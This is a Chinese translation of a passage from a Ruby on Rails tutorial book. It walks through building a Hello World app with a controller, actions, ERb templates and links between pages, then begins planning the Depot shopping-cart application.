If you’re looking to put a Rails application online in a shared hosting environment, you’ll need to find a Ruby-savvy ISP. Look for one that supports Ruby, has the Ruby database drivers you need, and offers FastCGI and/or lighttpd support. We’ll have more to say about deploying Rails applications in Chapter 22, Deployment and Scaling, on page 440.

现在我们安装完了 Rails，我们可以使用它了。

第四章 最后的安装

让我们写个小 web 应用程序来确认你们机器是否正确地安装了 Rails。这样，我们也可大致地浏览一下 Rails 应用程序的工作方式。

2006 年 4 月 16 日更新

4.1 创建个新应用程序

在安装 Rails 框架时，你也得到了一个新的命令行工具，rails，它被用于构造每个新的 Rails 应用程序。

我们用这个工具能做什么？毕竟，Rails 应用程序只是个 Ruby 源代码。但是 Rails 在背后也做了像魔术样的工作，使我们的应用程序只需要最小化配置就能工作。要想让这个魔术工作，Rails 需要找到你应用程序的各种组件。就像我稍后会看到（173 页第 13.2 节的目录结构），这意味着我们需要创建一个特定的目录结构，并将我们写代码放到合适的位置上。rails 命令简单地为我们创建这个目录结构并组装一些标准的 Rails 代码。

要创建你的第一个 Rails 应用程序，只要打开命令行窗口并定位在你想为你的应用程序目录使用的位置。在我们的例子里，我们在目录 work 内创建应用程序。在这个目录中，使用 rails 命令来创建一个叫 demo 的应用程序。此处要小心些，如果你已有个现有目录叫 demo 的话，系统会提示你是否要覆写它现有的文件。

```
dave> cd work  
work> rails demo  
create  
create app/apis  
create app/controllers  
create app/helpers  
⋮  
create log/development.log  
create log/test.log  
work>
```

这个命令已经创建了名为 demo 的目录。进入这个目录，列出它内容。你应该看到一组文件和子目录。

```
work> cd demo  
demo> ls -p  
CHANGELOG app/ db/ log/ test/  
README components/ doc/ public/ vendor/  
Rakefile config/ lib/ script/
```

现在，我们并不使用所有目录，我们只使用这些目录中的一个，public 目录。

就像它的名字所暗示的，public 目录包含我们最终用户要使用文件，即我们应用程序的用户。发布的关键文件是：dispatch.cgi，dispatch.fcgi 和 dispatch.rb。这些文件的责任是接受用户的请求并用我们应用程序内代码来做出相应的响应。它们是很重要的文件，但我们现在还不想碰它。

你也会注意到 demo 目录下有个 script 目录。它包含了一些工具脚本，这些脚本会让我们配置我们的应用程序。现在，我们使用名为 server 的脚本。它启动一个 Web 服务，它会在 WEBrick[一个纯 Ruby 写的 web 服务程序，它被发布在 Ruby1.8.1 及后续版本中]下为我们创建新的 Rails 应用程序。所以现在让我们启动你刚写应用程序吧！

```
demo> ruby script/server  
=> Rails application started on http://0.0.0.0:3000  
[2005-02-26 09:16:43] INFO WEBrick 1.3.1  
[2005-02-26 09:16:43] INFO ruby 1.8.2 (2004-08-24) [powerpc-  
darwin7.5.0]  
[2005-02-26 09:16:43] INFO WEBrick::HTTPServer#start: pid=2836  
port=3000
```

在 Start-up tracing 指令的最后一行，我们在端口 3000[0000 端口地址意味着 WEBrick 将接受所有界面连接，在 OS X 系统中，那意味着本地界面 127.0.0.1 和 LAN 连接两者。]启动了一个 Web 服务。我们可以通过在浏览器中输入 <http://localhost:3000> 来访问应用程序。结果如图 4.1 所示。



Figure 4.1: Newly Created Rails Application

离开 WEBrick 运行的命令行窗口。稍后，我们写应用程序代码并通过我们的浏览器来运行它，当我们执行完应用程序时，可以按下 Ctrl-C 来中止 WEBrick 的运行。

此时，我们已经运行新的应用程序，但我们还没有写代码。让我们开始吧！

4.2 Hello, Rails!

Dave 说：我不想做什么—我只是想写一个 Hello, World! 程序来试试新系统。Rails 内的等价物是发送我们的问候给浏览器的应用程序。

像我们在第二章讨论的，Rails 应用程序体系，Rails 是个“模型-视图-控制器”框架。Rails 接受来自浏览器的请求，解码这个请求并寻找一个“控制器”，然后调用那个“控制器”内的一个“动作”方法。然后“控制器”调用一个特定的“视图”来显示传回给用户的结果。好消息是 Rails 处理大部分事务。对于我们写的简单的 Hello, World! 应用程序，我们只需要给“控制器”和“视图”编码。我们不需要给“模型”编码，因为我们没有任何数据需要处理。让我们从“控制器”开始吧。

以同样方式我们使用 rails 命令来创建一个新的 Rails 应用程序，我们也可以使用“生成器”脚本来为我们的应用程序创建一个新的“控制器”。这个命名为 generate，它在 script 子目录中。所以要创建一个名为 say 的“控制器”，我们要确保在 demo 目录内运行这个脚本，并传递我们想要创建的“控制器”的名字。[“控制器的名字”概念比你想要复杂得多，我们会在 13.4 节中解释。现在，我们只是假设这个“控制器”被称为 Say。]

```
demo> ruby script/generate controller Say
exists app/controllers/
exists app/helpers/
create app/views/say
```

```
exists test/functional/
create app/controllers/say_controller.rb
create test/functional/say_controller_test.rb
create app/helpers/say_helper.rb
```

当向你的应用程序添加新的 Ruby 脚本或指令时，脚本会日志它检查到的文件和目录。现在，我们感兴趣的是这些脚本中的一个和那个新指令。

我们查看“控制器”源文件。你会在 app/controllers/say_controller.rb 中找到文件。让我们看看这个文件的内容。

```
class SayController < ApplicationController
end
```

很小？SayController 是个空类，它继承了 ApplicationController，所有它自动地获得了缺省“控制器”的所行为。为了让我们“控制器”处理请求，需要给它添加一些代码。我们让代码做什么呢？现在，它不做任何事—我们简单地需要个空的“动作”方法。所以下个问题是，这个方法应该叫什么名字呢？要回答这个问题，我们需要看看 Rails 处理请求的方式。

Rails 与 URL “请求”

像其它 web 应用程序一样，Rails 应用程序显示相关的 URL 给它的用户。当你在浏览器输入 URL 时，你谈到应用程序，它生成响应给你。

但是，实际情况要比这复杂得多。让我们想像一下你的应用程序是否对 <http://pragprog.com/online/demo> 有效。web 服务程序会集中你输入的部分。它知道它看到的路径 online/demo，它必须指向应用程序。如果 URL 没有被改变—它将调用同一应用程序。任何额外的路径信息被传递给应用程序，它只用于它们自己的内部用途。




Figure 4.2: URLs Are Mapped to Controllers and Actions

Rails 使用路径来决定使用的“控制器”名字和那个“控制器”内的要调用的“动作”的名字。[Rails 在解析 URL 时非常灵活。本章内，我们描述缺省机制。我们也在 16.3 节显

示如何覆写它。]这显示在图 4.2 中。应用程序后面路径的第一部分是“控制器”的名字，第二部分是“动作”的名字。这显示在图 4.3 中。




Figure 4.3: Rails Routes to Controllers and Actions

我们的第一个“动作”

让我们添加名为 `hello` 的“动作”给我们的 `say` “控制器”。从上节讨论中，我们知道添加一个 `hello` “动作”意味着在类 `SayController` 内创建一个叫 `hello` 的方法。但是应该怎么做呢？现在，它没做任何事。记住“控制器”的工作是设置让“视图”知道显示什么东西。对于我们的第一个应用程序来说，没有东西要设置，所以空的“动作”将也工作的很好。用编辑器修改 `app/controllers` 目录下的 `say_controller.rb` 文件，添加如下面显示的 `hello()` 方法。

```
class SayController < ApplicationController
  def hello
  end
end
```

现在让我们试着调用它。找到浏览器窗口，导航到 `http://localhost:3000/say/hello`。（注意在这个测试环境中，我们没有输入任何应用程序字符串—我们直接给“控制器”程序。）你将看到像下面样的画面。




这让人烦恼，但错误清晰地说明了原因（奇怪的路径部分）。我们创建了“控制器”类和“动作”方法，但我们没有告诉 Rails 显示什么。“视图”在哪儿。记住当我们运行脚本来创建新“控制器”时。命令会给我们的应用程序添加三个文件和一个新目录。那个目录包含了用于此“控制器”的“视图”模板。在我们的例子，我们创建名为 say 的“控制器”，所以“视图”将出现在目录 app/view/say 中。

想完成我们的 Hello, World! 应用程序，让我们创建个模板。缺省地，Rails 查看与它的“动作”具有同样名字的名字。在我们例子中，这意味着我们需要创建一个名为 app/views/say/hello.rhtml 的文件。（.rhtml 是什么？我们稍后解释。）现在，让我们看看 HTML 的内容。

```
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
  </body>
</html>
```

保存 hello.rhtml 文件，然后刷新浏览器。你应该看到我们朋友问候的显示。注意我们不必重启动应用程序来查看更新。在开发期间，Rails 自动地使用你修改的文件来运行应用程序。

2006 年 4 月 16 日更新



到现在为止，我们已向我们的 Rails 应用程序树内添加了两个文件。我们添加了一个用于“控制器”的“动作”和用于在浏览器内显示的“模板”。这些文件中的“控制器”存在 app/controllers 标准目录中，“视图”则在 app/views 中。这显示在图 4.4 中。




Figure 4.4: Standard Locations for Controllers and Views

让它动态化

现在，我们的 Rails 应用程序不是很好—它只显示一个静止页面。要让它更动态些，让我们在每次显示这个页时加上当前时间。

要做到这一点，我们需要对“视图”内的“模板”做些变动—它现在需要包含表示时间的字符串。这会带来两个问题。一首先是我们如何向模板添加动态内容？其次，我们从哪儿得到时间？

动态的内容

在 Rails 内有两个途径可创建动态模板。一是使用 Builder 技术，我们在 17.2 节讨论它。第二种方法，是我们在这儿使用的，它在模板文件自身植入 Ruby 代码。这就为什么我们命名模板文件为 `hello.rhtml`: `.rhtml` 前缀告诉 Rails 要使用 ERb 系统来扩展文件的内容。

ERb 是个过滤器，它接受一个 `.rhtml` 文件并输入一个翻译后的版本。在 Rails 中输出文件通常是 HTML，也可以是其它什么文件。普通的内容不会被修改。但是，在 `<%=` 和 `%>` 之间内容会解释成 Ruby 代码，并进行计算。计算的结果被转换成字符串，然后这个值被替换掉 `<%= ... %>` 序列。例如，修改 `hello.rhtml` 包含下面内容。

```

<ul>
  <li>Addition: <%= 1+2 %> </li>
  <li>Concatenation: <%= "cow" + "boy" %> </li>
  <li>Time in one hour: <%= 1.hour.from_now %> </li>
</ul>
  
```

当你刷新浏览器时，“模板”将生成下面 HTML。

```
<ul>
  <li>Addition: 3 </li>
  <li>Concatenation: cowboy </li>
  <li>Time in one hour: Sat Feb 26 18:33:15 CST 2005 </li>
</ul>
```

让开发更容易些

现在为止从我们开始中你可能已经注意到了什么。因为我们已经给我们的应用程序添加了代码，我们不必接触运行中应用程序。它很乐意使用这种后台方式。无论何时们访问浏览器时，每次修改都会生效。谁做的？它明显地关闭了基于 WEBrick 的 Rails 分派。在开发模式中(对应的是测试模式和产品模式)，当有一个新请求时，它自动地重新加载应用程序源文件。当我们编辑我们应用程序时，“分派器”会确保它运行大多数最近的修改。这对开发来说很好。但是，这很复杂—在你输入 URL 之后，应用程序响应之前，它会出现暂停现象。这是由分派器重新加载文件引起的。对于开发来说，这还是值得的，但在发行的产品中，却是不合适的。因为这些，这个特性在产品模式中被禁止(查阅 440 页第二十二章。)

在浏览器窗口，你会看到些东西：

- Addition: 3
- Concatenation: cowboy
- Time in one hour: Sat Feb 26 18:33:15 CST 2005

此外，在<%和%>之间东西(没有等于符号)被解释成没有输出的 Ruby 代码。有趣的它处理的东西，尽管，它不能混杂有非 Ruby 代码。例如，我们可这样写：

```
<% 3.times do %>
```

```
Ho!<br />
```

```
<% end %>
```

```
Merry Christmas!
```

再次刷新浏览器，你会看到这些。

```
Ho!
```

```
Ho!
```

```
Ho!
```

Merry Christmas!

注意文件内的 Ruby 循环中的文本，在每次循环迭代时是如何被发送到输出流。

我们可以混合这两种形式。在这个例子中，循环设置个变量，以在每次循环执行时插入到文本中。

```
<% 3.downto(1) do |count| %>  
<%= count %>...<br />  
<% end %>  
  
Lift off!
```

下面东西会被发送给浏览器。

```
3...<br />  
2...<br />  
1...<br />  
  
Lift off!
```

最后是 ERb，通常你想使用值来替换`<%= ... %>`的内容，而`&`字符对 HTML 来说有重要的意义。为了避免这些弄乱你的页面（像我们在 427 页的第二十一章看到的，避免潜在的安全问题），你要转义些字符。Rails 有个帮助方法，`h()`，它用来做这件事。大多数时候，你在向 HTML 页插入值使用它们。

```
Email: <%= h("Ann & Bill <frazers@isp.email>") %>
```

这个例子中，`h()`方法用于防止 e-mail 地址内特殊字符与浏览器显示混淆—它会转义 HTML 条目。浏览器看到 Email: Ann & Bill <frazers@isp.email>—会以适当的方式显示特殊字符。

添加时间

我们原先的问题是给使用我们应用程序的用户显示时间。现在我们知道如何让我们的应用程序动态地显示时间。其次是找到显示时间的地方。

一种途径是在 say.rhtml “模板” 内插入 Ruby 的 `Time.now()` 调用。

```
<html>  
  <head>  
    <title>Hello, Rails!</title>  
  </head>  
  <body>  
    <h1>Hello from Rails!</h1>  
    <p>
```

```
The time is <%= Time.now %>
</p>
</body>
</html>
```

它工作了。每次我们访问这个页面，用户将看到当前时间。这对于我们这个小程序来说，这就足够了。虽然，通常我们或许想做些别的事。我们会决定从“视图”移出时间，并放到“控制器”中来完成简单的显示工作。我们修改“控制器”内的“动作”方法来设置时间的值到一个实例变量@time 中。

```
class SayController < ApplicationController
  def hello
    @time = Time.now
  end
end
```

在.rhtml 模板中，我们将使用实例变量来替换输出的时间。

```
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
    <p>
      It is now <%= @time %>.
    </p>
  </body>
</html>
```

当刷新浏览器时，我们看到了显示的时间，如图 4.5。注意如果你偶然地刷新了浏览器，则每次显示时都会更新时间。看看我们真正地生成了动态内容。




Figure 4.5: *Hello, World!* with a Time Display

为什么我们会有要在“控制器”内设置显示的时间，然后在“视图”内使用它这么麻烦？问的很好。在这个应用程序中，你不应只在“模板”中插入对 `Time.now()` 的调用，还要把它放到“控制器”中，这样你会得到一些好处。例如，我们可能想在将来扩展我们应用程序，让它支持多个国家用户。在这种情况下，我们想按地区显示时间，选择适当的格式化用户时区和它们时区的时间。这需要些应用级别的代码，它或许不适合于被插入到“视图”级别中。通过在“控制器”内设置要显示的时间，我们可增强我们程序的灵活性—我们可以在“控制器”内修改显示格式和时区，而不必修改使用这个时间对象的“视图”。

Joe 问. . .

“视图”是如何得到时间的？

在“视图”和“控制器”的描述中，我们显示了“控制器”设置要显示的时间到一个实例变量中。`.rhtml` 文件使用这个实例变量来替换当前时间。但是“控制器”对象的实例变量对那个对象说是私有的。ERb 是如何持有这个私有数据并在模板内使用的呢？

回答是即简单又微妙。Rails 做了些 Ruby 魔术，以便于“控制器”对象的实例变量能被注入到“模板”对象中。结果就是，“视图”模板可以访问“控制器”内设置的任何实例变量，就像是它自己的一样。

到现在为止的故事

让我们简短地回忆一下我们当前应用程序是如何工作的。

2006 年 4 月 16 日更新

1、用户导航到我们应用程序。我们要做是使用本地 URL 如
`http://localhost:3000/say/hello`。

2、Rails 分析 URL。say 部分是“控制器”的名字，所以 Rails 创建一个 Ruby 类 `SayController` 的新实例(这个类在 `app/controllers/say_controller.rb` 中被找到)。

3、URL 路径的下个部分，hello，标识了一个“动作”。Rails 调用“控制器”内这个名字的方法。这个“动作”方法创建一个新的 Time 对象来持有当前时间，并放入到实例变量@time 中。

4、Rails 查看用于显示结果的模板。它搜索目录 app/view 来查找与“控制器”同名的子目录，然后在子目录中查找文件名 hello.rhtml。

5、Rails 通过 ERb 来处理这个模板，运行所有被植入的 Ruby 代码，并用“控制器”设置的值替换它。

6、发送结果给浏览器，Rails 完成对这个请求的处理。

这并不是全部故事—Rails 给你很多机会来重写基本工作流(稍后我们会看看这些优点)。现在，我们显示了配置约定，Rails 的基础部分。通过提供方便的缺省值和应用某些约定，Rails 应用程序典型地使用了很小的，甚至可无的额外配置—这是将它们自己编织在一起的最自然的方式。

4.3 将页面链接在一起

未经加工的 Web 应用程序只有一个页面。让我们看看如何添加其它的页面到 Hello, World! 应用程序中。

通常，你的应用程序内每个页面的风格是对应于一个单独的“视图”。在我们的例子中，我们也将使用一个新的“动作”方法来处理页面(尽管并不总是这样，像在本书稍后看到的)。我们给两个“动作”使用同样的“控制器”。我们并不是强迫用户使用新的“控制器”。

我们已经知道如何添加一个新的“视图”和“动作”给 Rails 应用程序。要添加“动作”，我们在“控制器”内定义个新方法。让我们称这个新方法为 goodbye。我们的“控制器”现在看起应该这样。

```
class SayController < ApplicationController
  def hello
    @time = Time.now
  end
  def goodbye
  end
end
```

下一步，我们必须在 app/views/say 目录内创建一个新“模板”。这次称它为 goodbye.rhtml，因为缺省模板的名字是相应的“动作”名。

```
<html>
  <head>
    <title>See You Later!</title>
```

```

</head>

<body>
    <h1>Goodbye!</h1>
    <p>
        It was nice having you here.
    </p>
</body>
</html>

```

再次启动浏览器，但这次是指出我们的新“视图”，使用这个 URL
<http://localhost:3000/say/goodbye>。你应该看到图 4.6 样的东西。



Figure 4.6: A Basic Goodbye Screen

现在我们需要将两个页面连在一起。我们要在 hello 页面内放个链接，指向 goodbye 页面，反过来也是一样。我们可能想用些适当的按钮，但现在我们只有超链接，hyperlinks。

我们已经知道 Rails 使用一个约定来解析 URL 到一个目标“控制器”内，并使用这个“控制器”内的一个“动作”。所以简单的途径是让我们的 URL 符合这个约定。文件 hello.rhtml 将包含下面这些。

```

<html>
...
<p>
    Say <a href="/say/goodbye">GoodBye</a>!
</p>
</html>

```

同样，goodbye.rhtml 是这样。

```
<html>
  ...
  <p>
    Say <a href="/say/hello">Hello</a>!
  </p>
</html>
```

这种方式的确可以工作，但是它还有个缺点。如果我们想移动我们的应用程序到 Web 服务器的不同目录时，这个 URL 就不再有效了。它也把 Rails 的 URL 格式编码进我们的代码中；或许将来 Rails 会修改这个格式。

幸运地，我们不会遇到些危险。Rails 带有一组“帮助”方法，它们可以使用在“视图”模板内。这儿，我们将使用“帮助”方法 link_to()，它为“动作”创建一个超链接。使用 link_to() 的 hello.rhtml 变成这样。

```
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
    <p>
      It is now <%= @time %>.
    </p>
    <p>
      Time to say
      <%= link_to "GoodBye!", :action => "goodbye" %>
    </p>
  </body>
</html>
```

在 ERb<%=...%>序列内调用 link_to()。这创建了一个调用 goodbye() “动作”的 URL 连接。它的第一参数是要显示在超链接内的文本，下一个参数告诉 Rails 生成指向 goodbye “动作”的连接。不需要我们指定“控制器”，当前的“控制器”会被使用。

让我们停一下，想想 `link_to()` 的最后一个参数。我们写

```
link_to "GoodBye!", :action => "goodbye"
```

`:action` 部分是 Ruby 的符号。你可想冒号：的意思是某物的名字…，所以，`:action` 的意思是某物的名字是 `action`。`=>"goodbye"` 将字符串 `goodbye` 与名字 `action` 关联起来。这可有效地使我们可以为方法使用关键字参数。Rails 扩展了个功能的用途—无论何时，方法都可接受一定数量的参数，并且这些参数一部分是可选的，你可以使用关键字参数功能来给出这些参数的值。

好了，回到应用程序中。如果我们指定浏览器在我们的 `hello` 页，它现在将包含指向 `goodbye` 页的连接，像图 4.7。



Figure 4.7: Hello Page Linked to the Goodbye Page

我们在 `goodbye.rhtml` 内也做出相应修改，连接它指向最初的 `hello` 页。

```
<html>
  <head>
    <title>See You Later!</title>
  </head>
  <body>
    <h1>Goodbye!</h1>
    <p>
      It was nice having you here.
    </p>
    <p>
      Say <%= link_to "Hello", :action=>"hello" %> again.
    </p>
  </body>
```

```
</html>
```

4.4 我们刚才做了些什么

本章，我们构造了一个玩具应用程序。做了些：

- 1、如何创建一个新 Rails 应用程序和如何在这个应用程序内创建个新的“控制器”。
- 2、Rails 是如何映射请求给你的代码调用的。
- 3、如何在“控制器”内创建动态内容并显示在“视图”模板内。
- 4、如何将页面连接在一起。

这是最根本的基础。现在让我们构造个真实的应用程序。

第五章 Depot 应用程序

我们浪费时间在简单测试应用程序上，这不会帮着我们发薪水的。所以让我们真正地做些事。让我们创建个基于 Web 的商店购物车应用程序叫“Depot”。

2006 年 4 月 16 日更新

这世界还需要其它的购物车应用程序吗？不，不会，这不能阻止开发者写它们，我们的与它们有什么区别吗？

认真地说，我们的购物车将展示很多 Rails 开发的特性。我们将看到如何简单地创建维护页，链接到数据库的表，处理会话，和创建表单。在下面八章，我们也会接触到外围的话题，如单元测试，安全和页面规划。

5.1 递增式开发

我们将以递增式开发这个应用程序。我们将不试图在我们开始编码前指定每件事情。相反，我们尽可能多地完成说明后再开始，然后立即创建一些功能。我们将在设计与开发上一步步循环着做。

编码风格并不总是可用的。它要求与应用程序的用户紧密合作，因为我们想在继续之前能得到反馈信息。我们可能犯错误，或者用户发现它们想要的与实际上做的有差别。这不是问题的原因—尽早地发现我们的错误，会减少修正错误的时间。所以这种开发风格在我们继续之前，还要有大量的修改。

因为个原因，我们需使用一个工具来修改对我们心智的处罚。如果我们决定我们需要给数据库的表添加个新列，或修改页之间导航，我们需要能够做到这些，并且不会修改大量代码或配置。如你所见，当你需要处理这些修改时，Ruby on Rails 就会大放光芒—它的思想是敏捷开发环境。

5.2 Depot 是用来做什么的

让我们大概地记下用于 Depot 应用程序的轮廓大纲。我们将查看高级别使用案例并起草 web 页的流程。我们也试着给出应用程序需要的数据。

使用案例

一个使用案例就是一个有关某些实体如何使用一个系统的声明。顾问们发明了这个短语是因为它们想要更多的钱—花哨的语汇总是比简单的词汇更符合商业要求，即使简单的更有价值。

Depot 的使用案例是简单的。我们开始只区分两种不同的角色或演员：买方和卖方。

买方使用 Depot 来浏览我们可以出售的产品，选择一些产品，然后申请需要创建一个定单的信息。

卖方使用 Depot 来管理用于出售产品列表，并等待处理定单，然后将定单发货。(卖方还使用 Depot 来印制钞票)。

现在，这就是我们需要的所有细节。我们现在该进入到”管理产品意味着什么”和”准备发货的定单的内容”阶段。如果此处的细节不是很明显，我们会继续探讨，直到我们认为知道消费者的工作是什么了为止。

谈到反馈信息，让我们不要忘记确保我们最初的使用案例是按客户要求做的。

页流程

Dave 说过：我总是想在我的应用程序中有个 main 页的想法，并且用户大概地知道如何使用它们。在开发的早期，这些页流程还不很全面，但它们还是会帮助我们关注，需要做什么和知道事情如何做的次序。

有些人想使用 Photoshop，或 Word，或 HTML 来仿制 web 应用程序的页流程。我想使用笔和纸。它非常快速并容易给客户演示。

图 5.1 是我的第一个买方的流程草图，它是很传统的。买方看到一个分类页，从哪里它一次可选择一种产品。每个被选择的产品将添加到购物车中，然后购物车在每次选择之后被显示出来。买方可以使用分类页面继续浏览，或者它付款并买下购物车内的产品。在付款期间我们捕获内容和支付细节，然后显示一个收据页。我们也不知道我们如何处理付款，所以这些细节在流程图中很含糊。




Figure 5.1: Flow of Buyer Pages

图 5.2 显示了卖方的流程，也是相当地简单。在登录后，卖方看见它可以创建或浏览产品的菜单，或者是已发货的定单。一旦浏览一个产品，卖方可以选择编辑产品信息或删除这个产品。

